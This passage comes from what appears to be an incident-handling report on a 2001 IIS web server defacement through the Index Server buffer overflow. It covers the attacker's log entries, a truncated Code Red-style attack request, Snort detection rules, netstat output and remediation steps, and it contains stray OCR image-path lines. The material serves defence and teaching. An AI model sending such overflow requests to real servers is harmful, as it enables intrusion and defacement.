2001-04-30 12:28:32 61.150.32.204 HEAD /iisadmpwd/aexp4.htr 200 - -
2001-04-30 12:28:33 61.150.32.204 HEAD /iisadmpwd/aexp4b.htr 200 - -
2001-04-30 12:28:35 61.150.32.204 HEAD /iisadmpwd/anot.htr 200 - -
2001-04-30 12:28:37 61.150.32.204 HEAD /iisadmpwd/anot3.htr 200 - -

The 200 codes tell us that the files the hacker was requesting do exist and were processed successfully. Unfortunately for the hacker, they don't appear help him. These files are installed by default and are template files used to perform administrative functions such as password changes. Because a few configuration changes are required for the web site to use these files to perform these functions, the hacker's queries went nowhere. The hacker then proceeds to search for other possible vulnerabilities. These entries seem to indicate that the hacker may be on to something:

2001-04-30 12:29:10 61.150.32.204 HEAD /test.idq 200 - -
2001-04-30 12:29:11 61.150.32.204 HEAD /test.ida 200 - -

The .ida and .ida extensions are related the Index Server ISAPI extension. The 200 code tells the hacker that the server is processing files with these extensions. The interesting fact is that test.idq and test.ida don't exist, but the server returns a success code anyway. What this usually means is that the operation is passed off to the ISAPI script before the web service has a chance to verify whether the file exists. Unfortunately, IIS doesn't always log everything that happens

as the client and server communicate. For example, it's common for a web query that executes a script to contain data after the file it calls (e.g., GET /sample.pl?myquery). The data that follows the filename called is dropped, making it difficult to know whether legitimate are being executed with invalid data as input.

These attacks continued for about three and half hours. Just before the attack was successful, the log indicates that the hacker once again realized that the Index Server exploit would work:


2001-04-30 15:56:02 202.106.63.27 GET /i.idq 200
Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0) -

It is likely that a few minutes later the hacker launched his successful Index Server buffer overflow attack. Because buffer overflows circumvent the normal web query process, the query that caused the buffer overflow probably was not logged by IIS. By doing so, the hacker likely inserted code into the buffer overflow instructing the operating system to pipe text into a file and overwrite the default web page. It appears that the hacker used automated tools with some manual intervention. From what we can tell from the logs and the file time stamps, the hacker first overwrote the file default.asp in the root web directory. On this particular server, the default web page is called other.htm[4] rather than default.asp. The log shows the hacker trying to verify that the change was made:

2001-04-30 15:55:14 202.106.63.27 GET /main.htm 200
Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0) -

When the hacker realized that the default page was not default.asp, he presumably determined what the correct web page was by either obtaining a directory listing of the root web directory and proceeding to modify other files until he got the right one or by using some other method. It appears that the hacker successfully identified the correct file on his next try because default.asp and other.htm are the only files that were changed. Upon success, the hacker's handiwork resulted in the following web page being displayed when someone tried to access ABC Company's web site:

[4]The actual filename is not being disclosed in order to protect the identity of the actual organization in this incident.



As a further demonstration of the hacker's persistence, when the web page was restored, the hacker again employed the Index Server exploit to again deface the web site with the same message.

Signature of an Attack

While IIS did not log the attack that led to the compromise of the server, the Index Server ISAPI Buffer Overflow attack has a distinctive signature as illustrated in the attack analysis above. Much of the discussion lately has been about the characteristic the Code Red worm and its variants. Because Code Red is an automated worm, all attacks, once the worm is released in the wild, proceed in the same way. The eEye example above depicts a GET request in the form of:

GET /default.ida?NNNNNNNNNNNNNN

Because of the way the buffer overflow works, the "N"s in this example could be replaced with any letter as it is just a space filler. The key data follows the repeating letter and is represented in hexadecimal form like the following:

GET /default.ida?NNNNNNNNN%u7801%uCDBD

This data contains memory addresses and shell code designed to overwrite the server's memory stack at a specified location. A hacker that manually executes the attack would be able to use any .ida or .idq file in the GET request and any letter to serve as filler. The key is the use of byte code and files with those extensions in the request. If the Index Server functionality is not being used, the presence of a GET request containing an .ida or .idq file should immediately raise suspicions. Similarly, byte code in the form of the hexadecimal data shown above normally does not occur in that form for normal client requests. If clients aren't allowed to upload binary information to the server, the presence of byte code anywhere in a GET request should also raise suspicions. In addition to filtering for the exact GET request of this overflow as shown above, intrusion detection system and web server-based filtering technologies can be configured to recognize and block patterns similar to this attack. One way to recognize an attempted attack is to examine the IIS log file for entries indicating a GET request for a .ida or .idq file. Such a

request might look something like this:

2001-04-30 15:56:02 202.106.63.27 GET /i.idq 200 Mozilla/4.0+(compatible;+MSIE+5.01;+Windows+NT+5.0) –

If the web server is not using the Index Server query functions, such an entry is an indication that there has been an attempt to compromise the system. The web site dedicated to the freeware IDS program called Snort provides some rules applicable to this exploit. They can be found at http://www.snort.org/downloads/snortrules.tar.gz. Some examples include:

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .ida attempt"; uricontent:".ida?"; nocase; dsize:>239; flags:A+; reference:arachnids,552; classtype:web-application-attack; reference:cve,CAN-2000-0071; sid:1243; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .ida access"; uricontent:".ida"; nocase; flags:A+; reference:arachnids,552; classtype:web-application-activity; reference:cve,CAN-2000-0071; sid:1242; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .idq attempt"; uricontent:".idq?"; nocase; dsize:>239; flags:A+; reference:arachnids,553; classtype:web-application-attack; reference:cve,CAN-2000-0071; sid:1244; rev:2;)

alert tcp $EXTERNAL_NET any -> $HTTP_SERVERS 80 (msg:"WEB-IIS ISAPI .idq access"; uricontent:".idq"; nocase; flags:A+; reference:arachnids,553; classtype:web-application-activity; reference:cve,CAN-2000-0071; sid:1245; rev:2;)

In these examples, the rules tell Snort to look for external web traffic containing .ida?, .ida, .idq?, or .idq in the HTTP request. If Index Server is used, then the rules could be modified slightly to weed out false positives. The principle here is to determine what kind of queries the web server should be getting and reject or send off an alert when a request deviates from that expectation.

Because the core buffer overflow exploit's GET request can vary somewhat, it is important that intrusion detection systems (IDS) and other mechanisms used to detect suspicious activity not be configured in an overly restrictive way. Security professionals should focus on the kind of traffic that is normal for the organization. For most environments, network traffic is very predictable. If anything, the IDS should be restrictive in what is not suspicious. While false positives can be a big problem with these technologies, security staff need to err on the side of gathering too much data. Resolving information overload often lies in the strategic placement of IDS technology on a network rather than using an overly restrictive definition of what is suspicious traffic. By putting IDS technology closer to the hosts they are intended to protect, the network traffic it has to filter becomes more manageable and predictable.

How to Prevent

Prior to Microsoft's release of security patch MS01-033 (superseded by MS01-044), the only means to prevent this exploit at the server level was to effectively disable Microsoft Index Server queries by removing the .ida and .idq extension mappings that are used to call idq.dll. A partial solution is to require the web server to check to see if the requested file actually exists before passing the request to another application like the Index Server ISAPI extension (idq.dll).

However, an HTTP GET request designed to exploit the buffer overflow vulnerability would still work if the hacker used an .ida or .idq file that actually existed on the server. Presumably it wouldn't be that difficult to figure out a filename that would work.

Obviously the best solution, if Index Server and its ISAPI application are to be used, is to apply the patch that Microsoft has provided. This approach is recommended even if the ISAPI application won't be used. Because any reconfiguration of IIS may restore the file extension mappings, Microsoft recommends that the approach patch be applied. The current patch can be found at http://www.microsoft.com/technet/security/bulletin/MS01-044.asp. If Index Server is not going to be used, the service should be uninstalled and the extension mappings removed (see the Recovery section for a description of how to remove the script mappings). After that, the Microsoft patch should be applied.

Additionally, adding filters to the web service such as eEye's SecureIIS allow an additional level of security before the web server is confronted with some malicious code. Filters like SecureIIS intercept whole classes of activity that should not normally occur. For example, it can reject all HTTP GET requests containing byte code or a request to execute commands like cmd.exe. Had SecureIIS been running at the time of the attack, SecureIIS would have stopped the request from being passed to idq.dll and causing a buffer overflow. Similar tools can also be used at the network level. When run in conjunction with a firewall, Internet Security System's Real Secure Intrusion Detection System can intercept network packets that contain signatures similar to the ones that SecureIIS is filtering and instruct the firewall to drop the packet and all future packets from the IP address.

The are also more general prevention measures that can be implemented to prevent or at least reduce the risk of this exploit being successful. Simply write protecting a file may be enough to convince a hacker to try his attacks elsewhere. While the hacker would probably be able to use this same exploit to change a file's attributes, it may not be worth his time and effort. One step further in this direction would be to load all the web data onto a read-only media such as a CD ROM drive. While a creative could still cause mischief in the way some of those files are presented to a web browser, the hacker is not likely to put in the time and effort unless the web site is more than just a random target to the hacker. Regardless, the web data itself would still remain safe from unauthorized modification. Obviously, this approach can be cumbersome if the web site is updated frequently. However, most sites have data that rarely changes. Some sort of hybrid approach may work best or an automated system could be devised that creates a CD on a periodic basis.

Additionally, following a standard security checklist (see example in Appendix B) and other routine procedures ensures that new vulnerabilities are eliminated and old ones do not resurface. Microsoft offers several tools to discover vulnerabilities and harden the system. They all can be found on the web page describing Microsoft's Security Tool kit at http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/tools/content.asp. HFNetChk is a tool that scans the Windows NT and Windows 2000 registries to determine the patch status of the machine. It will report which patches need to be added to the system. The IIS Lockdown tool applies many of the common security configuration changes that Microsoft

recommends for its web servers. If components have already been removed from the system, the Lockdown Tool may not work correctly. It is best if the Lockdown Tool is run first and then other hardening procedures can be applied. Finally, Microsoft offers URLScan, a real-time web filtering tool similar to the SecureIIS tool mentioned above. Because URLScan is a free tool, it doesn't offer all the features of SecureIIS.

Part 3 – The Incident Handling Process

Preparation

Despite the security breakdown, ABC Company did have a number of countermeasures in place that may have helped to forestall a successful attack or minimize the damage. Among these countermeasures were:

- Registration of Internet accessible web servers (the border router was configured to only pass TCP port 80 traffic to these registered servers)
- Only inbound traffic is allowed via TCP port 80
- Intrusion detection system at the perimeter
- Inbound ICMP traffic is blocked at the border router

ABC Company's procedures for handling security incidents were not complete. While the company and the department affected had security policies, detailed procedures for what to do in an incident were not spelled out. Specifically, the security policies encompassed routine matters like passwords, viruses, and physical security. Some examples include:

1. PROTECT YOUR EQUIPMENT. Keep food, drink and electrical appliances away from your computer and diskettes.

2. PROTECT YOUR WORK AREA. Recognize and politely question people who do not belong in the work area, at desks or near equipment.

3. PROTECT PASSWORDS. Use only permitted passwords and do not share your password with anyone.

4. PROTECT YOUR FILES. Establish and periodically review access privileges for any sensitive file. Some programs, like WordPerfect, allow you to add a SECONDARY password to sensitive files. (A secondary password is at the file or program level and is in addition to a sign-on password.) **The technical staff has no way to decipher secondary passwords, so you must remember the password to any file you protect in this way.**

5. PROTECT YOUR UNATTENDED TERMINAL. Always log out before leaving your terminal unattended.

6. PROTECT AGAINST VIRUSES. ALWAYS scan diskettes before using them. Never load unauthorized or personal software on your workstation. Do not allow

anyone from outside the department to load files on your PC without first scanning the diskettes for viruses. If the scanning software detects a virus on your computer, call the technical staff immediately. If you have not yet signed onto the LAN, do not do so.

7. PROTECT AGAINST THEFT. Lock up removable media (diskettes, etc.) and equipment that contain sensitive files (like laptop computers). Laptop computers are easily stolen. You are responsible for equipment checked out to you.

8. PROTECT AGAINST DISASTER. As a precaution, always back-up copies of important files to diskettes.

PASSWORDS

The following guidelines apply to passwords which are required in order to use the LAN:

1. LAN users are required to change passwords every 90 days. The system will notify the user when the password needs to be changed and will allow six grace logins, asking the user to change his or her password each time. After six warnings, the user account will be disabled by the system and the system administrator must renew the user account.

2. Passwords must be at least six characters long.

3. The same password cannot be used again for a cycle of eight turns. The system tracks passwords used and enforces this rule.

4. LAN users are prohibited from having a password encoded into an automatic login in the LAN.

5. LAN users should not post their sign-on ID or passwords on their terminal, PC, desk, under their phone or in other conspicuous locations. If your supervisor or coworkers need to gain access to your system in your absence, arrange a notification scheme within your department.

6. LAN administrators can change your password if necessary, but cannot read it. If you return from an absence and your password has been changed, please contact your immediate supervisor or the LAN administrator to determine why your password was changed and to receive instructions for logging onto the LAN.

The department security policies in place said little about incident handling procedures. ABC Company had mandated that a Computer Incident Response Team be formed, but its relationship with the individual departments was unclear. The team was largely made up of individuals from the central security office. Additionally, that team's authority to quickly respond and resolve an incident within the company was not made clear. The ABC Company department affected by this attack left it up to the technical staff to form its own team. That team was initially comprised one person, the system administrator, and grew to include management and ultimately individuals from the central security staff as delineated below.

Several software programs had been purchased, including Internet Security Systems' Real Secure Intrusion Detection software and Internet Security Scanner software for vulnerability scanning. However, this vulnerability that was exploited had not been made public, and so the vulnerability scanner would not have detected the vulnerability. The intrusion detection software was not in operation at that point, but it too probably would have failed to detect this exploit. It would, however, have detected the numerous well-known attacks that were attempted in the three and a half hours that preceded the successful compromise. At the company's perimeter, there was an intrusion detection system operating that was informing staff of intrusion attempts. Because these attacks were part of a larger attack by many other Chinese hackers, the security staff responsible for the network perimeter were overwhelmed and did not report these alerts to the staff responsible for administering the target web server.

Additionally, the staff who maintain the site are very attentive to the web site's status and are constantly confirming its content. It is clearly preferable for technical staff to be aware of a problem before irate users complaining about a problem leave them flat-footed. Maintaining this vigilance can mean the difference between management learning of a problem from its staff or from the news media. Many high profile e-commerce sites have suffered the embarrassment of the latter.

The department technical staff had the advantage of having the affected server located in the same location where the technical staff also resides. This allowed those responding to the incident to quickly make use of an informal "jump kit" that included: Internet Security Scanner, CD burners, blank CDs, Internet access, backups tapes, installation media, floppy disks, manuals, network cables, and other tools.

Identification

The consequence of this lack of effective countermeasures was that the incident was not detected until a staff person responsible for the web site's content noticed the change to the home page a few minutes after the attack was successful. Given the obvious defacement depicted in the screen shot above, there was no question that this was a security incident. The log files shown above also demonstrate that this defacement was not inadvertent but rather a determined effort to compromise and deface the site. Because the web server's default page was changed, the detection process was not that sophisticated. Had the attack been subtler, it's possible it would have taken much longer to detect the change. Since no checksums, MD5 hashes, or other means of certifying the integrity of the files had been implemented, there was no systematic way to verify whether files had been changed. Given the hacker's not-so-subtle defacement, it seemed that the files modified would be rather obvious. A quick check of file time stamps found that only the two files mentioned above (other.htm and default.asp) were changed. A copy of those files was made to another PC and the original files were restored from a web developer's PC.

Despite the successful compromise, many of the countermeasures in place worked very well to stave off an attack and minimize the damage. The packet filtering at the border router ensured that the attacker could not use other well-known attacks running on ports other than TCP port 80.

Furthermore, the web server registration requirement meant that his port 80 attacks were significantly narrowed. Unless he retrieved the potential available web servers through an Internet search engine like Yahoo (e.g., enter ABC Company and see what results pop up), he would need to initiate lots of unsuccessful port 80 requests before he could find an available web server. The latter method would likely frustrate the hacker and force him to go after easier targets. That may explain why the hacker only managed to compromise one of the ABC Company's IIS web servers. Additionally, by blocking ICMP, the hacker's job of using automated utilities like nmap to map out the network and discover hosts was made more difficult. Moreover, the vigilance of the web staff meant that that human element in the process was still working and had not been overly reliant on technology designed to report problems. Finally, the intrusion detection system demonstrated that while it provided helpful information, its effectiveness was limited due to its location on the network perimeter. The amount of suspicious traffic was simply too great for staff to process effectively.

Below is a summary of the various identification events as seen through the incident handler (times are approximate):

12:05 PM	Notification of defacement from web content staff
12:07 PM	Verification by incident handler that web site was hacked
12:09 PM	Web staff replaced defaced page with page indicating that the site is temporarily unavailable
12:10 PM	Began checking logs for source of attack
12:30 PM	Traced suspect IP addresses to computer in China
12:35 PM	Contacted ABC Company's central security office about web site defacement
1:00 PM	Forwarded applicable snippets from IIS log file to central security office staff
1:30 PM	Original web page restored by web staff
1-2:30 PM	Continued to determine vulnerability exploited
2:34 PM	Received notification from Attrition.org of new hack of web page
2:40 PM	Web service on affected server is stopped


Containment

Unfortunately ABC Company's initial response was to keep the web site operational without first determining how the site was hacked. The consequence was that the site was defaced again

about two hours later. The company received notice of this defacement by e-mail from attrition.org, a security web site that, until recently, mirrored defaced web site. This notice was also placed on ABC's hacked web site via an IIS log entry as shown below:

2001-04-30 18:34:26 208.225.201.200 GET /other.htm 200 ATTRITION:+We+are+mirroring+your+page+after+report+of+a+security+breach.+www.attrition.org/mirror/ -

Shortly thereafter, the web site was taken offline. In the mean time, a few other things were learned about the hacker. Using the program Sam Spade,[5] ABC Company was able to determine that the hacker's IP address was assigned to an Internet Service Provider in Beijing, China as the screen shot below demonstrates:



[5]Sam Spade is a free program written by Steve Atkins that combines several different network utilities together including: nslookup, trace route, and whois into a convenient workspace. It can be downloaded from http://www.samspade.org/ssw.

Doing a web search via Yahoo! using the hacker's handle, the hacker's web page was found identifying him as a student near Beijing. AltaVista's translation application Babel Fish (http://world.altavista.com) was useful in translating the hacker's site from Chinese to English. It was becoming clear that this matter was unlikely to lead to litigation. However, the reality was that it did not matter. A system for maintaining chain of custody had not been instituted. The log files and defaced web pages were isolated and maintained by the incident handler, but the lack of digital signatures may make them unreliable if they were ever challenged in litigation.

Eradication

Because the damage was minimal and no evidence of trojans or other backdoors were found, the full system was not backed up. In this case, eradication involved nothing more than restoring two files. The challenge was to make sure the site was no longer vulnerable. This was clearly a judgment call. Not knowing what vulnerability was exploited leaves an administrator with the feeling that he doesn't have complete control of his server, that something could be lurking behind the scenes. Luckily the judgment proved to be a correct one. The server has been examined closely for any evidence of something left behind. Specifically, the time/date stamps were checked on all the files to see if any recent changes had been made to system or data files. The Windows NT program called netstat was run with the –a flag set to provide a list of activity on all ports. The result would have looked something like this:

Active Connections

Proto	Local Address	Foreign Address	State
TCP	webserver:135	0.0.0.0:0	LISTENING
TCP	webserver:135	0.0.0.0:0	LISTENING
TCP	webserver:161	0.0.0.0:0	LISTENING
TCP	webserver:199	0.0.0.0:0	LISTENING
TCP	webserver:443	0.0.0.0:0	LISTENING
TCP	webserver:1027	0.0.0.0:0	LISTENING
TCP	webserver:1029	0.0.0.0:0	LISTENING
TCP	webserver:1030	0.0.0.0:0	LISTENING
TCP	webserver:1035	0.0.0.0:0	LISTENING
TCP	webserver:1047	0.0.0.0:0	LISTENING
TCP	webserver:1076	0.0.0.0:0	LISTENING
TCP	webserver:1094	0.0.0.0:0	LISTENING
TCP	webserver:1152	0.0.0.0:0	LISTENING
TCP	webserver:1161	0.0.0.0:0	LISTENING
TCP	webserver:1213	0.0.0.0:0	LISTENING
TCP	webserver:1216	0.0.0.0:0	LISTENING
TCP	webserver:1987	0.0.0.0:0	LISTENING
TCP	webserver:1987	0.0.0.0:0	LISTENING
TCP	webserver:2301	0.0.0.0:0	LISTENING
TCP	webserver:2301	0.0.0.0:0	LISTENING

TCP	webserver:2701	0.0.0.0:0	LISTENING
TCP	webserver:2702	0.0.0.0:0	LISTENING
TCP	webserver:2998	0.0.0.0:0	LISTENING
TCP	webserver:4310	0.0.0.0:0	LISTENING
TCP	webserver:8352	0.0.0.0:0	LISTENING
TCP	webserver:9998	0.0.0.0:0	LISTENING
TCP	webserver:12345	0.0.0.0:0	LISTENING
TCP	webserver:49400	0.0.0.0:0	LISTENING
TCP	webserver:1026	0.0.0.0:0	LISTENING
TCP	webserver:1026	localhost:1027	ESTABLISHED
TCP	webserver:1027	localhost:1026	ESTABLISHED
TCP	webserver:1028	0.0.0.0:0	LISTENING
TCP	webserver:1028	localhost:1030	ESTABLISHED
TCP	webserver:1030	localhost:1028	ESTABLISHED
TCP	webserver:1034	0.0.0.0:0	LISTENING
TCP	webserver:1046	0.0.0.0:0	LISTENING
TCP	webserver:1051	0.0.0.0:0	LISTENING
TCP	webserver:1076	localhost:9998	ESTABLISHED
TCP	webserver:1362	localhost:2301	TIME_WAIT
TCP	webserver:1363	localhost:49400	TIME_WAIT
TCP	webserver:1365	localhost:2301	TIME_WAIT
TCP	webserver:1366	localhost:49400	TIME_WAIT
TCP	webserver:1368	localhost:2301	TIME_WAIT
TCP	webserver:1369	localhost:49400	TIME_WAIT
TCP	webserver:1371	localhost:2301	TIME_WAIT
TCP	webserver:1372	localhost:49400	TIME_WAIT
TCP	webserver:1375	localhost:2301	TIME_WAIT
TCP	webserver:1376	localhost:49400	TIME_WAIT
TCP	webserver:1378	localhost:2301	TIME_WAIT
TCP	webserver:1380	localhost:49400	TIME_WAIT
TCP	webserver:1382	localhost:2301	TIME_WAIT
TCP	webserver:1383	localhost:49400	TIME_WAIT
TCP	webserver:1385	localhost:2301	TIME_WAIT
TCP	webserver:1386	localhost:49400	TIME_WAIT
TCP	webserver:1388	localhost:2301	TIME_WAIT
TCP	webserver:1389	localhost:49400	TIME_WAIT
TCP	webserver:1391	localhost:2301	TIME_WAIT
TCP	webserver:1392	localhost:49400	TIME_WAIT
TCP	webserver:1395	localhost:2301	TIME_WAIT
TCP	webserver:1396	localhost:49400	TIME_WAIT
TCP	webserver:1398	localhost:2301	TIME_WAIT
TCP	webserver:1411	localhost:49400	TIME_WAIT
TCP	webserver:1413	localhost:2301	TIME_WAIT
TCP	webserver:1414	localhost:49400	TIME_WAIT
TCP	webserver:1416	localhost:2301	TIME_WAIT

```
TCP    webserver:1417         localhost:49400        TIME_WAIT
TCP    webserver:1419         localhost:2301         TIME_WAIT
TCP    webserver:1420         localhost:49400        TIME_WAIT
TCP    webserver:1422         localhost:2301         TIME_WAIT
TCP    webserver:1424         localhost:49400        TIME_WAIT
TCP    webserver:1427         localhost:2301         TIME_WAIT
TCP    webserver:1428         localhost:49400        TIME_WAIT
TCP    webserver:1430         localhost:2301         TIME_WAIT
TCP    webserver:1431         localhost:49400        TIME_WAIT
TCP    webserver:1433         localhost:2301         TIME_WAIT
TCP    webserver:9998         localhost:1076         ESTABLISHED
TCP    webserver:80           0.0.0.0:0              LISTENING
UDP    webserver:135          *:*
UDP    webserver:snmp         *:*
UDP    webserver:1094         *:*
UDP    webserver:1161         *:*
UDP    webserver:1216         *:*
UDP    webserver:1501         *:*
UDP    webserver:1987         *:*
UDP    webserver:2301         *:*
UDP    webserver:4310         *:*
UDP    webserver:1481         *:*
UDP    webserver:1485         *:*
UDP    webserver:1487         *:*
UDP    webserver:1489         *:*
UDP    webserver:1491         *:*
UDP    webserver:1493         *:*
UDP    webserver:nbname       *:*
UDP    webserver:nbdatagram   *:*
UDP    webserver:1036         *:*
UDP    webserver:2301         *:*
```


Processes were monitored using Windows NT's Task Manager. Given the server's prominence and lack of any evidence of residual compromise, there was little to dispute the contention that the two files changed should be replaced that the server be brought online after a full security audit. The server's security was also hardened. The specific measures used are discussed in the next section.


In retrospect, the eradication process should have been more thorough. If file checksums had been generated prior to the attack, they could have been used to verify which files had changed. A software package called Tripwire, which ABC Company purchased after the attack, could have been used to create these checksums. The challenge, with checksums, however, is keeping them up-to-date. Programs like Tripwire are very good at alerting staff when files have been changed, but they usually don't identify the person who made the change or why. Perhaps a system that combines checksums with digital signatures might be the best approach. This is

fairly common among professional incident handlers, but it hasn't caught on for the more mundane changes to files that are made every day. While audit logs can record file changes, those logs are often cumbersome to work with and are usually not used to record successful actions because of the amount of data created. Being able to record this information with the file itself not only means that authentication and integrity information can be obtained easily with sufficient granularity, but it also means that these attributes can be independent of the file system and can travel with the file wherever it goes. This is one of the promises of the Digital Signature Standard for XML. It essentially allows for self-authenticating files through a process that does not interfere with the file's use by others who don't have the software to take advantage of that feature. It's simply meta-data. At the very least, a server running a similar configuration should have been compared against the compromised server, paying particular attention to the time stamp and file sizes of program files. While a hacker may be able to create an illusion that a compromised file had not changed, the reality in this instance was that the hacker was not interested in going through the trouble of being that devious. Had he done so, ABC Company would have faced much more serious problems.

Recovery

The hacker had already proved he was willing to repeat his mischief. The staff involved in supporting the web site met with the department's management to discuss the next step. It was determined that the site would remain offline overnight and a security audit of the site would be performed by the company's primary computer security office. In the mean time, efforts were made to locate the source of the vulnerability. Since the logs didn't point to the problem, the staff was left looking at the recent reported IIS vulnerabilities and trying to determine if the hacker could have used those vulnerabilities to do what he did. Those inquiries turned up nothing. While the web server did have vulnerabilities, they didn't seem to be enough to actually modify files. Many allowed a hacker to execute his own code on the server but not with the permissions necessary to actually modify or replace one of the files. In most cases, these exploits ran as the anonymous web account and therefore only had read privileges. However, following the principle of least privilege, the incident handler removed script mappings that weren't used. By default, IIS includes various mappings between file extensions and ISAPI programs that load along with the web service. These scripts include server-side includes (.stm), active server pages (.asp), database connectors (.idc, .htw, .htr), and the Index Server ISAPI script (.ida, .idq). Because the hacker had tried calling a file with the .ida extension, the .ida and .ida mappings were a logical choice for removal as they weren't being used by the web server. Moreover, mappings for .stm, .idc, .htw, and .htr files were also removed since they served no useful purposes and could potentially be exploited. While the staff didn't know it at the time, removal of the 